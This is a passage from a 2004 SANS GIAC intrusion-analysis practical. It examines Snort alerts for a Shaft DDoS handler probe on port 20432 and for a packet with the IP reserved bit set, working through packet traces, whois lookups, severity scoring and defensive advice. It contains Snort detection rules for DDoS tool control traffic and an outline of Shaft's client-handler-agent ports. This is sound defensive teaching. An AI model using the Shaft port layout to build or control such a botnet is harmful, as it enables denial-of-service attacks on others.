66.78.0.194             IDS                   226.185.65.83
218.1.64.75             Probe         I        226.185.14.224
```

The remote network addresses are allocated as follows:

66.78.0.194	ICANN specifies that this address space is issued to ARIN. The ARIN whois service is located at: http://ww1.arin.net/whois/ A whois query for the address resolves to:

```
OrgName:    Virtual Development INC
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
OrgID:      VDI
Address:    1373 Broad St
City:       Clifton
StateProv:  NJ
PostalCode: 07011
Country:    US

NetRange:   66.78.0.0 - 66.78.63.255
CIDR:       66.78.0.0/18
NetName:    NETBLK-VDI-3
NetHandle:  NET-66-78-0-0-1
Parent:     NET-66-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.ADCIP.NET
NameServer: NS2.ADCIP.NET
```

218.1.64.75 ICANN specifies that this address space is issued to apnic. The apnic whois service is located at: http://whois.apnic.net
A whois query for the address resolves to:

```
inetnum:      218.1.0.0 - 218.1.255.255
netname:      CHINANET-SH
descr:        CHINANET Shanghai province network
descr:        Data Communication Division
descr:        China Telecom
country:      CN
admin-c:      CH93-AP
tech-c:       XI5-AP
mnt-by:       MAINT-CHINANET
mnt-lower:    MAINT-CHINANET-SH
changed:      hostmaster@ns.chinanet.cn.net 20010412
status:       ALLOCATED PORTABLE
source:       APNIC
```

226.185.x.x ICANN specifies that this address space is allocated to multicast traffic

Detect was generated by

The alert was issued from a Snort Intrusion detection system, utilising Snort Version 2.0.4 and rule files from 23rd September 2003.

Each of the files from incidents.org was processed using the following command:

```
# for file in `ls`; do mkdir $file.dir; /usr/local/bin/snort -c
/etc/snort/snort.giac.conf -e -l $file.dir -k none -vvv -X -r $file; done
```

The snort options used where:

-c	Specify the location of the snort configuration file
-e	Dump the link level layer
-l	location of the directory to output to
-k	specifies the checksum mode to apply to each packet, in this case none so that Snort does not drop packets that have been altered
-vvv	be very very very verbose
-X	dump the hex/ascii packet contents
-r	specifies which file to be processed

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

It should be noted that a special snort configuration file was used to allow packets to be analysed that where not part of an existing TCP stream. In effect, the ***stream4*** pre-processor was disabled.

During the processing of the file from the 2nd May 2002, the following full alert was issued:

```
[**] [1:230:2] DDOS shaft client to handler [**]
[Classification: Attempted Denial of Service] [Priority: 2]
06/02-17:38:23.904488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
66.78.0.194:23958 -> 226.185.65.83:20432 TCP TTL:235 TOS:0x0 ID:31730 IpLen:20
DgmLen:40 DF
***A*R** Seq: 0x0  Ack: 0x1D982570  Win: 0x0  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS254]
```

This was issued as the following rule was triggered:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 20432 (msg:"DDOS shaft client to handler";
flow:established; reference:arachnids,254; classtype:attempted-dos; sid:230; rev:2;)
```

The snort rule is made up of a number of sections:

- alert – if rule matches, issue an alert
- tcp – protocol type, in this example TCP
- $EXTERNAL_NET – network for the source of the packet
- any – source port number
- -> - direction of the connection
- $HOME_NET – network for the destination of the packet
- 20432 - a connected session on TCP port 20432
- msg: - define the output message for the rule to issue
- Flow:to_server, established – defines that the rule is only active on traffic flowing to the server and only once the connection is established
- Reference – gives arachnids reference numbers for the attack
- Classtype – allocates a class to the attack
- Sid – snort ID for the rule
- Rev – revision number for the rule

This rule triggers if a TCP connection is established to port 20432 on the home network. We can see from the following traces why the alert is issued:

```
# tcpdump -r 2002.5.2 'dst port 20432' -X

17:38:23.904488 66.78.0.194.23958 > 226.185.65.83.20432: R 0:0(0) ack 496510320 win 0
(DF)
0x0000   4500 0028 7bf2 4000 eb06 1d31 424e 00c2        E..({.@....1BN..
0x0010   e2b9 4153 5d96 4fd0 0000 0000 1d98 2570        ..AS].O.......%p
0x0020   5014 0000 c8b5 0000 0000 0000 0000             P.............

17:38:49.294488 218.1.64.75.23958 > 226.185.65.83.20432: R 0:0(0) ack 496510320 win 0
0x0000   4500 0028 ad89 0000 e906 565d da01 404b        E..(......V]..@K
0x0010   e2b9 4153 5d96 4fd0 0000 0000 1d98 2570        ..AS].O.......%p
0x0020   5014 0000 f178 0000 0000 0000 0000             P....x........

17:41:06.624488 66.78.0.194.17631 > 226.185.14.224.20432: R 0:0(0) ack 1115399211 win
0 (DF)
0x0000   4500 0028 9c34 4000 eb06 3161 424e 00c2        E..(.4@...1aBN..
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x0010   e2b9 0ee0 44df 4fd0 0000 0000 427b a42b        ....D.O.....B{.+
0x0020   5014 0000 7240 0000 0000 0000 0000             P...r@........
```

This rule triggered because the following conditions where met:

- the IP header states that this is protocol 06 (this is at byte position 10)
- The destination port number is 20432 (this is shown as 0x4fd0)
- A connection was attempted, as the destination system reset the connection.

Probability the source address was spoofed
The packets shown above represent part of an attempt at a TCP connection. The connection attempt has been reset by the server and no connection is made. But as we can see from the example below, the result suggests a TCP handshake was in progress:

```
17:49:15.273707 localhost.localdomain.55698 > localhost.localdomain.telnet: S
2117415999:2117415999(0) win 32767 <mss 16396,sackOK,timestamp 15220838 0,nop,wscale
0> (DF) [tos 0x10]

17:49:15.273732 localhost.localdomain.telnet > localhost.localdomain.55698: R 0:0(0)
ack 2117416000 win 0 (DF) [tos 0x10]
```

Here we can see the same R 0:0(0) result as in our detect packets.

It is possible that the source address was spoofed, but this would not be of any practical value, as performing a scan with a TCP source address that is spoofed serves no purpose unless you are able to monitor the local network. As these packets only target the destination port of 20432, it would appear to be a scan for the 'Shaft' DDoS tool.

By using the alternative 'tethereal' command with the following is displayed:

```
# tethereal -r 2002.5.2 -V -R tcp.port==20432
Frame 181 (60 bytes on wire, 60 bytes captured)
    Arrival Time: Jun  2, 2002 18:38:23.904488000
    Time delta from previous packet: 4357.920000000 seconds
    Time since reference or first frame: 62407.250000000 seconds
    Frame Number: 181
    Packet Length: 60 bytes
    Capture Length: 60 bytes
Ethernet II, Src: 00:03:e3:d9:26:c0, Dst: 00:00:0c:04:b2:33
    Destination: 00:00:0c:04:b2:33 (Cisco_04:b2:33)
    Source: 00:03:e3:d9:26:c0 (Cisco_d9:26:c0)
    Type: IP (0x0800)
    Trailer: 000000000000
Internet Protocol, Src Addr: 66.78.0.194 (66.78.0.194), Dst Addr: 226.185.65.83
               (226.185.65.83)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 40
    Identification: 0x7bf2 (31730)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
    Time to live: 235
    Protocol: TCP (0x06)
    Header checksum: 0x1d31 (incorrect, should be 0xacc0)
    Source: 66.78.0.194 (66.78.0.194)
    Destination: 226.185.65.83 (226.185.65.83)
Transmission Control Protocol, Src Port: 23958 (23958), Dst Port: 20432 (20432), Seq:
               0, Ack: 496510320, Len: 0
    Source port: 23958 (23958)
    Destination port: 20432 (20432)
    Sequence number: 0
    Acknowledgement number: 496510320
    Header length: 20 bytes
    Flags: 0x0014 (RST, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 0... = Push: Not set
        .... .1.. = Reset: Set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 0
    Checksum: 0xc8b5 (incorrect, should be 0x5845)
```

-r 2002.5.2	- defines which file to read as input
-V	- output a protocol tree
-R tcp.port==20432	- defines a read filter, in this case for packets which have a tcp port number of 20432

We can see from this that each packet has a TTL of 235, which would indicate that an original TTL of 255 was used and that would show that around 20 hops have been made. A TTL of 255 would indicate that the Operating system of the source hosts is likely to be a Solaris 2.x system. The other two packets captured show the similar number of hops being made.

The two packets sent from 66.78.0.194 and 218.1.64.75 to the same host, both have the same source port number and TCP sequence number, as shown below. Now this is highly improbable which suggests that the connection is made with a tool and the source port and sequence number may be generated from an algorithm.

```
17:38:23.904488 66.78.0.194.23958 > 226.185.65.83.20432: R 0:0(0) ack 496510320
17:38:49.294488 218.1.64.75.23958 > 226.185.65.83.20432: R 0:0(0) ack 496510320
```

Description of attack

This was a potentially a scan to see if the Shaft handler was installed on the target system. The connection attempt assumes that the Shaft DDoS Trojan was already installed upon the system. The Shaft DDoS tool uses a three stage mechanism of clients, handlers and agents. This connection was a client attempting to connect to a handler. This has been given a CVE of CAN-2000-0138 and is referenced here:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0138

Attack mechanism

A connection to TCP port 20432 is an indication that the host could be being used to initiate a distributed denial of service attack using the shaft tools. TCP

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

port 20432 has not been assigned for general use[9]. From the analysis of the shaft attack for "14th Systems Administration Conference" of USENIX[10], we can see the client/server relationship that controls the zombie servers. This is shown below:

```
Client        Client
 _|____________|      Client to handler(s):  20432/tcp
  |             |
Handler      Handler
  _|____________|_
 |                |     Handler to agent(s):   18753/udp
Agent___      __Agent
  |     \    /    |
  |       X       |     Agent to handler(s):   20433/udp
  |     /    \    |
Victim        Victim
```

This shows that a Shaft attack is a complex and resilient attack. Each master client host can talk to each of the handler nodes which are running a process called the 'shafthandler'. In turn, each of the handler systems can talk to each of the agent systems. These agents perform the DDoS attack. Shaft can produce UDP, ICMP and TCP.

Correlations

The majority of the written texts on this DDoS tool are by Sven Dietrich (Spock), Neil Long and David Dittrich, and the main references can be found here:

http://sled.gsfc.nasa.gov/~spock/shaft_analysis.txt (please note, this address is currently offline, a mirror is available here: http://seclists.org/lists/bugtraq/2000/Mar/0215.html)

http://biocserver.cwru.edu/~jose/shaft_analysis/node-analysis.txt

http://www.adelphi.edu/~spock/lisa2000-shaft.pdf

http://www.sans.org/y2k/shaft.htm

Max Vision also produced work on the analysis of this tool, and produced the snort signatures for its detection.

Dshield does not have any records for the two IP addresses logged in this analysis.

http://www.dshield.org/ipinfo.php?ip=218.1.64.75&Submit=Submit

http://www.dshield.org/ipinfo.php?ip=66.78.0.194&Submit=Submit

The same results are obtained from myNetWatchman.

[9] http://www.iana.org/assignments/port-numbers
[10] http://home.adelphi.edu/~spock/lisa2000-shaft.pdf

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The snort signature referrers to the arachnids ID 254, this can be found at:
http://whitehats.com/cgi/arachNIDS/Show?_id=ids254&view=event

I have found the following GIAC assignments featuring this type of alert:

http://www.giac.org/practical/GCIA/Scott_Higgins_GCIA.doc

http://www.giac.org/practical/Nelson_Carter_GCIA.doc

http://www.giac.org/practical/Tyler_Schacht_GCIA.doc

http://www.giac.org/practical/Roderick_Campbell_GCIA.doc

http://www.giac.org/practical/Jasmir_Beciragic_GCIA.doc

Evidence of active targeting

Although only two hosts were probed, the scan was only to this single port. However, we do not have enough information to formulate that specific scanning to this port is being undertaken. Using the IDS facilities at dshield.org could weight to this argument as it shows that there is still active scanning for port 20432 on the Internet today. For more details see:

http://www.dshield.org/port_report.php?port=20432&recax=1&tarax=2&srcax=2&percent=N&days=70&Redraw=Submit+Query

Severity

To show the potential severity of an attack the following formula is used:

severity = (criticality + lethality) - (system countermeasures + network countermeasures)

Criticality

As we do not know what the function of the network is we cannot accurately give a criticality value. I will therefore assume that this network has business critical systems running to show the maximum potential of this attack.

Criticality = 5

Lethality

The targeted system, if successful, would become an active node in the performance of a distributed denial of service attack. Even though the final target of such an attack is not usually on the same network, the network bandwidth of the host may be affected if any of the final agents are sharing the same wide area bandwidth. Also, the potential for reputational impact here is high.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Lethality = 4

System countermeasures

The system affected reset the TCP connection, and no successful connection from the source system was made. System counter measures were therefore successful. We do not know of any other countermeasures installed, such as the level of host hardening etc.

System countermeasures = 4

Network countermeasures

We do not know the network in question or the traffic that passes across it, but we can deduce certain issues with the network. A connection to port 20432 has successfully passed to this network which has an IDS probe (or similar) located on it. Unless port 20432 is a required system port, it should be blocked before reaching this network. Only traffic required to provide the service should be allowed to cross the network. The use of firewalls and router ACL's should limit the traffic. The effectiveness of network countermeasures therefore was none existent.

Network Countermeasures = 1

severity = (5 + 4) - (4 + 1) = 4

Defensive recommendation

The attempted connection to the server host failed. This was because the Shaft DDoS tool was not listening on the default port of 20432. The installation of computer system connected to hostile networks needs to be done with the defence of those computer systems in mind. Deploying hardened computer systems, with intrusion detection systems is a good start, being ready to deal with the potential of an attack is another?

Protection against this DDoS probe is two fold. Firstly, the protection against the use of the probe tool and what you can do, as a responsible site, to protect your site being used to perform attacks on others. Port 20432 was connected to from a remote site, and this should have been filtered by a firewall. Firewalls filtering the traffic from a hostile network should only allow through ports that are required for the service being provided to function. This statement is true for traffic initiated in both directions, filtering inwards and outwards.

In addition to this, egress filtering should be implemented for DDoS protection of others and the use of your infrastructure for amplification attacks. SANS has produced a guide on what to implement, and how to implement it on commonly deployed network routers. This can be found at http://www.sans.org/dosstep/. For further reading consult the DDoS roadmap at http://www.sans.org/dosstep/roadmap.php

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Multiple choice test question

Question:

What steps should be taken to help reduce the impact of Distributed Denial of Service attacks being initiated from your own site?

A) Implement an host based IDS system so that you can see if you've been hacked
B) Implement a packet filtering firewall which does protocol anomaly analysis
C) Implement egress filtering in your Internet router to stop invalid IP addresses and reserved IP address ranges passing
D) Only use application level firewalling as this is only a problem with packet filtering firewalls.

Answer: C

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Incidents.org feedback for detect 1.

Questions from Greg Schultz [ghschultz@cox.net]

URL for Greg's response is not available as it did not appear to be posted to the incidents.org mailing list archive.

My response is available at:

http://cert.uni-stuttgart.de/archive/intrusions/2004/01/msg00136.html

```
******
Based on this statement and the destination system reset above was
this a stimulus or a response? Do you think random use of the
ephemeral port may trigger this alert?
******
```

I do not believe that this was a random use of the ephemeral port, because of the highly improbable use of the same source, destination and sequence numbers, shown below. This would indicate a crafted packet probe to me. Therefore, it is my view that the scan was probing for a specific response from the remote server.

```
17:38:23.904488 66.78.0.194.23958 > 226.185.65.83.20432: R 0:0(0) ack 496510320
17:38:49.294488 218.1.64.75.23958 > 226.185.65.83.20432: R 0:0(0) ack 496510320
```

```
******
What does the above analysis tell you? Does it provide any ins ight
into the level of sophistication of your potential attacker?
******
```

The use of a Solaris 2.x box, signified by the probable start TTL of 255 does indicate a potentially more sophisticated attacker than the average Linux script kiddie as the attacker either owns this system or has owned it.

```
*******
If this is scanning activity as stated in section 6, does the scan
warrant a severity of 4?
*******
```

The method of scoring I used was always going to be contentious as it would result in a high score. I have assumed worst case in this, that the system probed was business critical, and that the potential for impact on the business was very high due to reputational impact should they be compromised or be found contributing to a DDoS. To defend against this, we know little about the build quality or design of the system, and a rarely seen destination port got through the parameter defences unchallenged. The score of 4 is high, and I would expect with more knowledge of the systems involved that the score would drop a point or two.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3. Detect 2

The following trace was submitted to the incidents.org mailing list on the Thursday, 1st January 2004

http://cert.uni-stuttgart.de/archive/intrusions/2004/01/msg00003.html

Source of Trace

The following trace was taken from the incidents.org website, and is obtainable from the following URL:

http://www.incidents.org/logs/raw/2002.6.9

The layout of the network is unknown, but the following can be learned from the network trace. By using tcpdump, we can see the IP level information of the packets that trigger the alerts:

```
# tcpdump -r 2002.6.9 'src host 192.1.1.188' -e
00:06:27.714488 0:3:e3:d9:26:c0 0:0:c:4:b2:33 ip 60: 192.1.1.188 > 46.5.58.162: tcp
(frag 0:20@17184)
04:27:10.564488 0:3:e3:d9:26:c0 0:0:c:4:b2:33 ip 60: 192.1.1.188 > 46.5.238.244: tcp
(frag 0:20@17184)
05:42:03.834488 0:3:e3:d9:26:c0 0:0:c:4:b2:33 ip 60: 192.1.1.188 > 46.5.14.80: tcp
(frag 0:20@17184)
```

-r	read a file containing a tcpdump format captured file
src	specify we are only interested in the source
host	specify the host IP address we are interested in as the source, 192.1.1.188 in this case
-e	dumps the link level headers for each packet

Each of the packets monitored by the IDS system is sent between two devices:

- 00:03:e3:d9:26:c0 – MAC address reserved for use by CISCO systems
- 00:00:0c:04:b2:33 – MAC address reserved for use by CISCO systems

From this we can deduce the network layout:

```
       0:3:e3:d9:26:c0          0:0:c:4:b2:33
Remote ---- Cisco ----- HUB ------ Cisco ---- Local
Network                  I                    Network
192.1.1.188             IDS                    46.5.58.162
                       Probe          I
```

To discover the owner of the remote block of addresses, we can do this in a number of ways, for example from UNIX:

```
# whois 192.1.1.188
[Querying whois.arin.net]
[whois.arin.net]
BBN Communications BBN-CNETBLK (NET-192-1-0-0-1)
                                  192.1.0.0 - 192.1.255.255
Bolt Beranek and Newman Inc. BBN-WAN (NET-192-1-1-0-1)
                                  192.1.1.0 - 192.1.1.255
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
# ARIN WHOIS database, last updated 2003-12-30 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

Or via the web, the remote network address is allocated as follows:

192.1.1.188 IANA specifies that this address space is issued to Various registries. If we use the same registrar as above, the ARIN whois service is located at: http://ww1.arin.net/whois/
A whois query for the address resolves to:

Search results for: 192.1.1.188

```
BBN Communications BBN-CNETBLK (NET-192-1-0-0-1)
                                  192.1.0.0 - 192.1.255.255
Bolt Beranek and Newman Inc. BBN-WAN (NET-192-1-1-0-1)
                                  192.1.1.0 - 192.1.1.255

# ARIN WHOIS database, last updated 2003-12-30 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

However, the BBN Communications may not be the source of this packet, as 192.x.x.x addresses are often incorrectly used as non-routable IP address ranges compliant with RFC 1918.

The addresses that are allowed to be used in this manner are:

Class A	10.0.0.0	10.255.255.255
Class B	172.16.0.0	172.31.255.255
Class C	192.168.0.0	192.168.255.255

As you can see, 192.168.x.x is allowed to be used in this manner, but this is often confused as 192.x.x.x being allowed.

Detect was generated by

The alert was issued from a Snort Intrusion detection system, utilising Snort Version 2.0.4 and rule files from 23rd September 2003.

Each of the files from incidents.org was processed using the following command:

```
# for file in `ls`; do mkdir $file.dir; /usr/local/bin/snort -c
/etc/snort/snort.giac.conf -e -l $file.dir -k none -vvv -X -r $file; done
```

The snort options used where:

-c	Specify the location of the snort configuration file
-e	Dump the link level layer
-l	location of the directory to output to
-k	specifies the checksum mode to apply to each packet, in this case none so that Snort does not drop packets that have been altered
-vvv	be very very very verbose

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, Author retains full rights.

-X dump the hex/ascii packet contents
-r specifies which file to be processed

It should be noted that a special snort configuration file was used to allow packets to be analysed that where not part of an existing TCP stream. In effect, the stream4 pre-processor was disabled.

During the processing of the file from the 9th June 2002, the following full alert was issued:

```
[**] [1:523:4] BAD-TRAFFIC ip reserved bit set [**]
[Classification: Misc activity] [Priority: 3]
07/09-00:06:27.714488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
192.1.1.188 -> 46.5.58.162 TCP TTL:236 TOS:0x0 ID:0 IpLen:20 DgmLen:40 RB
Frag Offset: 0x0864   Frag Size: 0x0014
```

This was issued as the following rule was triggered:

```
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"BAD-TRAFFIC ip reserved bit set";
fragbits:R; sid:523;  classtype:misc-activity; rev:4;)
```

The snort rule is made up of a number of sections:

- alert – if rule matches, issue an alert
- ip – protocol type, in this example IP
- $EXTERNAL_NET – network for the source of the packet
- any – source port number
- -> - direction of the connection
- $HOME_NET – network for the destination of the packet
- any – destination port number
- msg: - define the output message for the rule to issue
- fragbits – used to check if the fragment and reserved bits are set in the IP header (R = Reserved Bit)
- Sid – snort ID for the rule
- Classtype – allocates a class to the attack
- Rev – revision number for the rule

This rule triggers if an IP packet is see on the home network with the Reserved Bit set. We can see from the following traces why the alert is issued:

```
# tcpdump -r 2002.6.9 'src host 192.1.1.188' -X

00:06:27.714488 192.1.1.188 > 46.5.58.162: tcp (frag 0:20@17184)
0x0000   4500 0028 0000 8864 ec06 240c c001 01bc        E..(...d..$.....
0x0010   2e05 3aa2 1225 0050 3729 7cf0 3729 7cf0        ..:..%.P7)|.7)|.
0x0020   0004 0000 62d9 0000 0000 0000 0000            ....b.........

04:27:10.564488 192.1.1.188 > 46.5.238.244: tcp (frag 0:20@17184)
0x0000   4500 0028 0000 8864 ec06 6dba c001 01bc        E..(...d..m.....
0x0010   2e05 eef4 0f5d 0050 3818 2f08 3818 2f08        .....].P8./.8./.
0x0020   0004 0000 4942 0000 0000 0000 0000            ....IB........

05:42:03.834488 192.1.1.188 > 46.5.14.80: tcp (frag 0:20@17184)
0x0000   4500 0028 0000 8864 ec06 4f60 c001 01bc        E..(...d..O`....
0x0010   2e05 0e50 04e8 0050 385c bf2e 385c bf2e        ...P...P8\..8\..
0x0020   0004 0000 1488 0000 0000 0000 0000            ..............
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

This rule triggered because the following conditions where met:

- Snort currently supports four protocols, tcp, udp, icmp, and ip. The IP header states that this is IP Type 4 (this is at byte position 0).
- The Reserved Bit is set in the fragmentation flags. We can see at byte position 7 that 0x88 is shown. This is ***1***0001000 in binary. The most significant bit is the reserved bit, and this should always be 0.

Probability the source address was spoofed

Let us examine the packet to see what extra information we can discover that will indicate if the packet is spoofed. By using the alternative 'tethereal' command with the following is displayed:

```
# tethereal -r 2002.6.9 'ip.src==192.1.1.188' -V
Frame 2 (60 bytes on wire, 60 bytes captured)
    Arrival Time: Jul  9, 2002 01:06:27.714488000
    Time delta from previous packet: 237.790000000 seconds
    Time since reference or first frame: 237.790000000 seconds
    Frame Number: 2
    Packet Length: 60 bytes
    Capture Length: 60 bytes
Ethernet II, Src: 00:03:e3:d9:26:c0, Dst: 00:00:0c:04:b2:33
    Destination: 00:00:0c:04:b2:33 (Cisco_04:b2:33)
    Source: 00:03:e3:d9:26:c0 (Cisco_d9:26:c0)
    Type: IP (0x0800)
    Trailer: 000000000000
Internet Protocol, Src Addr: 192.1.1.188 (192.1.1.188), Dst Addr: 46.5.58.162
               (46.5.58.162)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 40
    Identification: 0x0000 (0)
    Flags: 0x00
        .0.. = Don't fragment: Not set
        ..0. = More fragments: Not set
    Fragment offset: 17184
    Time to live: 236
    Protocol: TCP (0x06)
    Header checksum: 0x240c (incorrect, should be 0x1c07)
    Source: 192.1.1.188 (192.1.1.188)
    Destination: 46.5.58.162 (46.5.58.162)
Data (20 bytes)

0000  12 25 00 50 37 29 7c f0 37 29 7c f0 00 04 00 00   .%.P7)|.7)|.....
0010  62 d9 00 00                                       b...
```

-r 2002.6.9	- defines which file to read as input
-V	- output a protocol tree
-R ip.src==192.1.1.188	- defines a read filter, in this case for packets which have a source IP address of 192.1.1.188

We can see from this example that the packet has a TTL of 236, which would indicate that an original TTL of 255 was used and that would show that around 19 hops have been made. It is the same for all three packets.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

A TTL of 255 would indicate that the Operating system of the source hosts is likely to be a Solaris 2.x system. This may indicate that this may not be a scan from a 'script kiddie' as a Linux Operating system would be more normal.

The three packets sent from 192.1.1.188 are separated by many hours, and are to different destinations. However, each of the packets has the same bit combination set, and has the same fragment details as shown below:

```
# tcpdump -r 2002.6.9 'src host 192.1.1.188'
00:06:27.714488 192.1.1.188 > 46.5.58.162: tcp (frag 0:20@17184)
04:27:10.564488 192.1.1.188 > 46.5.238.244: tcp (frag 0:20@17184)
05:42:03.834488 192.1.1.188 > 46.5.14.80: tcp (frag 0:20@17184)
```

If we look closely at a single packet, to see what may have been sent:

```
00:06:27.714488 192.1.1.188 > 46.5.58.162: tcp (frag 0:20@17184)
0x0000   4500 0028 0000 8864 ec06 240c c001 01bc        E..(...d..$.....
0x0010   2e05 3aa2 1225 0050 3729 7cf0 3729 7cf0        ..:..%.P7)|.7)|.
0x0020   0004 0000 62d9 0000 0000 0000 0000             ....b.........
```

The specification of the IP header tells us:

TITLE	***Content***	***Comment***	***Result***
Version	4		
Internet Header Length	5	so the IP header is 5 x 4 in length	20 (in 32 bit words)
Type of service flags	0x00		
Total length of the packet	0x0028		40 bytes
Identification field	0x000		
Fragmentation Flags	0x88	top 3 high order bits	100 (Reserved bit set)
Fragmentation Offset	0x8864	Drop the 3 high order bits	1000100001100100 2148 in 8 byte chunks 2148 x 8 = 17184
TTL of this packet	0xec		236
Protocol	0x06		TCP
Header Checksum	0x240C	This is wrong, but expected to be so	
Source Address	c0.01.01.bc		192.1.1.188
Destination Address	2e.05.3a.a2		46.5.58.162

So what TCP information do we have? The specification of the TCP header tells us:

TITLE	***Content***	***Comment***	***Result***
Source Port	0x1225		4645
Destination Port	0x0050		80 (HTTP)
Sequence Number	3729 7cf0		925465840
Acknowledgement Number	3729 7cf0		925465840
Offset / Reserves / Flags	0x0004		0000000000000100 = TCP RST
TCP Window Size	0x0000		Stop any more traffic

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

			being sent
Checksum	0x62d9		
Urgent pointers	0x000		

So, we have discovered that our out of specification IP packet has TCP content information for an HTTP connection. It also appears that the connection had received a TCP RST. In addition, a TCP window size of 0x0000 would normally instruct the sender of the packet to stop sending any more packets.

Description of attack

So far, I am not convinced that this is an attack at all. It is either a very specific attack against an individual platform where this type of packet would have been crafted to break the stack, or the packet is just plain broken. As we have a small number of packets entering our network from one particular address, and we have analysed one as being part of an HTTP session (all three are in-fact), I would suggest that the packet has been mangled either by the source, or on its journey to our network through one of the 19 hops it has encountered.

Attack mechanism

If this is a broken packet arriving at our network, this is not an attack. However, if this is a crafted packet and is being specifically targeted at a system that might be upset by such flags set, then this is an attack.

Correlations

Martin Roesch, the author of Snort IDS, posted on the Snort-users list about this type of packet. It is his opinion that these packets are either crafted or broken:

"Anyway, if you were seeing this traffic you were either seeing something extremely broken sending our traffic (e.g. Windows or a broken router) or someone was purposefully sending you crafted packets. I'd suggest the latter."

http://archives.neohapsis.com/archives/snort/2001-10/0357.html

Dshield does not have any records for the IP addresses logged in this analysis.

http://www.dshield.org/ipinfo.php?ip=192.1.1.188&Submit=Submit

The same results are obtained from myNetWatchman.

The snort signature has no external references for correlation.

I have found the following GIAC assignments featuring this type of alert:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

http://www.giac.org/practical/GCIA/James_Maher_GCIA.pdf

http://www.giac.org/practical/GCIA/Brian_Granier_GCIA.pdf

Evidence of active targeting

Although only three hosts were probed, the connection was always from a single system. However, we do not have enough information to formulate that specific scanning to these hosts is being undertaken.

Severity

To show the potential severity of an attack the following formula is used:

severity = (criticality + lethality) (system countermeasures + network countermeasures)

Criticality

As we do not know what the function of the network is we cannot accurately give a criticality value. I will therefore assume that this network has business critical systems running to show the maximum potential of this attack.

Criticality = 5

Lethality

The connection is either a crafted probe packet, or more likely a broken or mis-configured network device setting the wrong bit on a packet.

Lethality = 2

System countermeasures

From the IDS trace, we have some evidence of system countermeasures being invoked. The IP packet is anomalous in that it has an invalid bit combination set so it is likely to be dropped by the LAN interface on arrival.

System countermeasures = 3

Network countermeasures

We do not know the network in question or the traffic that passes across it, and we have only seen the packet at the IP level. However, the network does have an IDS probe on it, and it did alert the packet. From the packet analysis it does appear to be HTTP traffic which, if this server was a web server, would be expected on the network

Network Countermeasures = 3

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

severity = (5 + 2) - (3 + 3) = 1

Defensive recommendation

In this particular analysis, it may be that we do not need to do anything to further protect us from this packet. If the packet has indeed been corrupted in transit then it is highly likely that the packet will be dropped by the network card of the destination system.

However, as the packet is also out of specification if we have the ability to drop this packet at a border firewall or router, then we should. If these packets increase, we may look to inform the originator of the packet as they might have problems with infrastructure at their end that needs addressing.

Multiple choice test question

Question:

In an IP packet, there are three flag bits found in the word holding the fragmentation information for that packet. Which scenario shown below is not a valid one?

A) The three bits represent information on how the fragmentation is performed, and all are used.
B) Of the three bits, only two are used. The other bit is to indicate a fragment resend.
C) Of the three bits, only two are used. The other bit should always be set to 0.
D) The three bits historically represent information on how the fragmentation is performed, and in modern IP4 packets these bits are no longer used.

Answer: C

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Incidents.org feedback for detect 2.

Al Williams, GCIA:

http://cert.uni-stuttgart.de/archive/intrusions/2004/01/msg00037.html

Response:

http://cert.uni-stuttgart.de/archive/intrusions/2004/01/msg00119.html

"These packets are the last 'fragments' of a mangled packet; however, the TCP header is intact. The packets I captured where destined for ports 135 and 445, while yours are being sent to port 80. How is this possible as this is a non-initial fragment?"

Utilising the tcpdump manpage[11], it discusses the layout of the output shown below:

```
"Fragmented Internet datagrams are printed as
              (frag id:size@offset+)
              (frag id:size@offset)
      (The  first  form indicates there are more fragments.  The
      second indicates this is the last fragment.)

      offset (in bytes) in the original datagram."
```

So, the detect alerts us to the following packets:

```
00:06:27.714488 192.1.1.188 > 46.5.58.162: tcp (frag 0:20@17184)
04:27:10.564488 192.1.1.188 > 46.5.238.244: tcp (frag 0:20@17184)
